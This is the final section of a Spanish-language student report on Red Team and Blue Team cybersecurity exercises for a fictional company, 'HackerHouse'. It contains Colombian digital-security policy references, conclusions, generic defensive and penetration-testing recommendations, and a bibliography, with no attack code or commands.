
8.1.1 CONPES 3854. Política Nacional de Seguridad Digital.

“Este documento CONPES busca fortalecer las capacidades de las múltiples partes interesadas para identificar, gestionar, tratar y mitigar los riesgos de seguridad digital en sus actividades socioeconómicas en el entorno digital, en un marco de cooperación, colaboración y asistencia”[22].

8.2 Enlace al video de sustentación:

Etapa 5 Socialización de informe técnico (youtube.com)

8.3 Resultado de prueba anti plagio:



[21] Política de Seguridad Digital - Política de Seguridad Digital. (s/f). MINTIC Colombia. Recuperado el 2 de abril de 2024, Disponibe en: https://mintic.gov.co/portal/inicio/Atencion-y-Servicio-a-la-Ciudadania/Preguntas-frecuentes/15430:Politica-de-Seguridad-Digital

[22] Documentos CONPES. (s/f). Gov.co. Recuperado el 2 de abril de 2024, de Disponible en:https://www.dnp.gov.co/LaEntidad_/subdireccion-general-prospectiva-desarrollo-nacional/direccion-desarrollo-digital/Paginas/documentos-conpes-confianza-y-seguridad-digital.aspx

9. CONCLUSIONES

En el presente informe técnico resaltamos la importancia de los equipos de ciberseguridad Blue Team y Red Team, para conservar la seguridad digital en la organización HackerHouse, es fundamental la buena comunicación entre estos equipos de ciberseguridad para mejorar significativamente su postura en el departamento TI y estar mejor preparados para enfrentar cualquier ataque cibernético en tiempo real.

Los equipos Blue Team y Red Team actúan de manera ética y legal bajo las leyes y regulaciones que rigen la seguridad informática en Colombia, respetando siempre la privacidad, integridad y confidencialidad de la información en la empresa HackerHouse.

El equipo Blue Team tiene la capacidad sólida para gestionar incidentes de seguridad de manera eficiente, minimizando el impacto y restaurando la operatividad de los sistemas afectados. El equipo Red Team proceden a analizar el escenario encontrado vulnerabilidades en un sistema Windows 10 X64 que fue vulnerado informático a partir del uso de metodologías y técnicas de intrusión, documentando los hallazgos y proporcionando recomendaciones claras para mejorar la postura de ciberseguridad.

Los equipos Blue Team y Red Team cuentan con las capacidades técnicas, legales y de gestión sólidas, lo que les permite desempeñarse de manera efectiva en la protección y evaluación de la seguridad digital de la organización, el éxito de ambos equipos se basa en su conocimiento profesional, habilidades y capacidad para adaptarse ante cualquier amenaza cibernética, con el apoyo de guías técnicas CIS y la implementación de medidas de hardenización, como elementos claves en la defensa efectiva contra las amenazas cibernéticas.

El software libre utlizado Oracle VM VirtualBox nos ofrece muchas herramientas virtuales, al igual aporta transparencia, flexibilidad y seguridad basada en la comunidad digital y la

capacidad de adaptación hacen del software una herramienta valiosa para enfrentar los ataques cibernéticos.

Existen varios equipos de respuesta a incidentes informáticos como el (CSIRT), los equipos Blue Team Red Team, Purple Team desempeñan papeles fundamentales en la defensa y la mejora continua de la seguridad Digital. No es posible establecer un entorno seguro 100% en las organizaciones, es necesario realizar con frecuencia auditorías que indiquen los niveles de seguridad y de los riesgos que está asumiendo la empresa HackerHouse.

10. RECOMENDACIONES

Para el equipo Blue Team (Defensa):

- Desarrollar un plan de respuesta a incidentes detallado, asegurando de que todo el equipo esté capacitado para responder de manera rápida y efectiva ante un incidente de ciberseguridad.
- Implementar medidas de seguridad robustas, controles de seguridad sólidos, incluyendo firewalls, sistemas de detección de intrusiones, antivirus, etc.
- Implementación de sistemas de monitorización con licencia GPL, para detectar actividades inusuales o patrones de comportamiento anómalos en tiempo real.
- La seguridad digital no es solo responsabilidad del equipo de ciberseguridad, se debe capacitar a todo el personal de la organización sobre buenas prácticas, como el uso de contraseñas seguras, detección de correos electrónicos de phishing, etc.
- Mantenerse actualizado y al tanto de las últimas amenazas, vulnerabilidades y técnicas de ataque para poder defenderse de manera efectiva.
- Realizar auditorías periódicas de seguridad para identificar y remediar posibles vulnerabilidades antes de que sean explotadas por atacantes.

Para el equipo Red Team (Ofensiva):

- Adoptar la mentalidad de un atacante y pensar en todas las posibles formas en que podrías comprometer la seguridad de la organización.
- Conocer las últimas técnicas de ataque para poder simular amenazas realistas.
- La ciberseguridad está en constante evolución, así que se debe mantener todas las habilidades actualizadas y seguir aprendiendo nuevas técnicas y herramientas.
- Después de cada prueba de penetración, proporcionar informes detallados al equipo Blue Team, incluyendo las vulnerabilidades encontradas y recomendaciones para mitigarlas.
- Trabajar en estrecha colaboración con el equipo Blue Team para entender mejor su postura de seguridad y ayudarlos a mejorar sus defensas.
- Realizar pruebas de penetración de manera regular para identificar posibles puntos débiles en la infraestructura de la organización.

11. BIBLIOGRAFÍA

-Anexo 6 – Escenario 5

-Enlace al video de sustentación: Etapa 5 Socialización de informe técnico (youtube.com)

-Guía de actividades – Etapa 5 -Socialización de informe técnico

-Unidad 1 - Contexto ético, legal Red Team & Blue team

- Alvarez, Vilma. (2018). Propuesta de una metodología de pruebas de penetración orientada a riesgos. Semanticscholar. (pp. 1-26). https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf

- Allen, Mateus. (2017). Hacking ético basado en la metodología abierta de testeo de seguridad – OSSTMM, aplicado a la rama judicial, seccional armenia. Stadium UNAD (pp. 33-40). https://stadium.unad.edu.co/preview/UNAD.php?url=/bitstream/10596/17410/1/94288061.pdf

- Arroyo Guardeño, D. Gayoso Martínez, V. & Hernández Encinas, L. (2020). Ciberseguridad.. Editorial CSIC Consejo Superior de Investigaciones Científicas. https://elibro-net.bibliotecavirtual.unad.edu.co/es/lc/unad/titulos/172144

- Copnia. (2015). Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. Copnia. (pp. 3-26). https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

- Mintic. (2018). Elaboración de la política general de seguridad y privacidad de la información. Mintic. (pp. 17-24). https://www.mintic.gov.co/gestionti/615/articles-5482_G2_Politica_General.pdf

- Mintic. (2009). Ley 1273 [LEY_1273_2009].Mintic. (pp. 1-4). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf

- Mintic. (2012). Ley 1581 [LEY_1581_2012]. Mintic. (pp. 1-11). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1581_2012.pdf

- Quintero, J. F. (2020). Red Team y Blue Team al interior de una organización. https://repository.unad.edu.co/handle/10596/35497

-Unidad 2 - Pasos y procesos Red Team.

- Jimeno Muñoz, J. (2019). Derecho de daños tecnológicos, ciberseguridad e insurtech.. Dykinson. https://elibro-net.bibliotecavirtual.unad.edu.co/es/lc/unad/titulos/118410

- Incibe. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE. https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

- PandaSecurity. (2018). Pentesting: Una herramienta muy valiosa para tu empresa. Panda Security Mediacenter. https://www.pandasecurity.com/spain/mediacenter/seguridad/pentesting-herramienta-empresa/

- Rapid7. (2012). Metasploitable 2. (s. f.). Metasploit. https://metasploit.help.rapid7.com/docs/metasploitable-2

-Unidad 3 - Análisis y contención en Blue Team:

- Cis Security. (2020). CIS Center for Internet Security. CIS Benchmarks. https://www.cisecurity.org/cis-benchmarks/.

- CCN Cert. (2018). Guía de seguridad de las TIC (CCN-STIC-495) Seguridad en IPv6. CCN Cert. (pp. 10-29). https://www.ccn-cert.cni.es/pdf/guias/series-ccn-stic/guias-de-acceso-publico-ccn-stic/1617-ccn-stic-495-seguridad-en-ipv6/file.html

- Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información.. (2018). (p. 14 - 27). https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf

- Incibe. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE. https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

- Mintic. (2018). Guía de aseguramiento del Protocolo IPv6. Mintic. (pp. 21-35). https://www.mintic.gov.co/gestionti/615/articles-5482_G19_Aseguramiento_protocolo.pdf

- Mintic. (2018). Guía de Auditoria. Mintic. (pp. 12-19). https://www.mintic.gov.co/gestionti/615/articles-5482_G15_Auditoria.pdf

- Moreno, Patricio. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Usfq.(pp. 31-63). http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf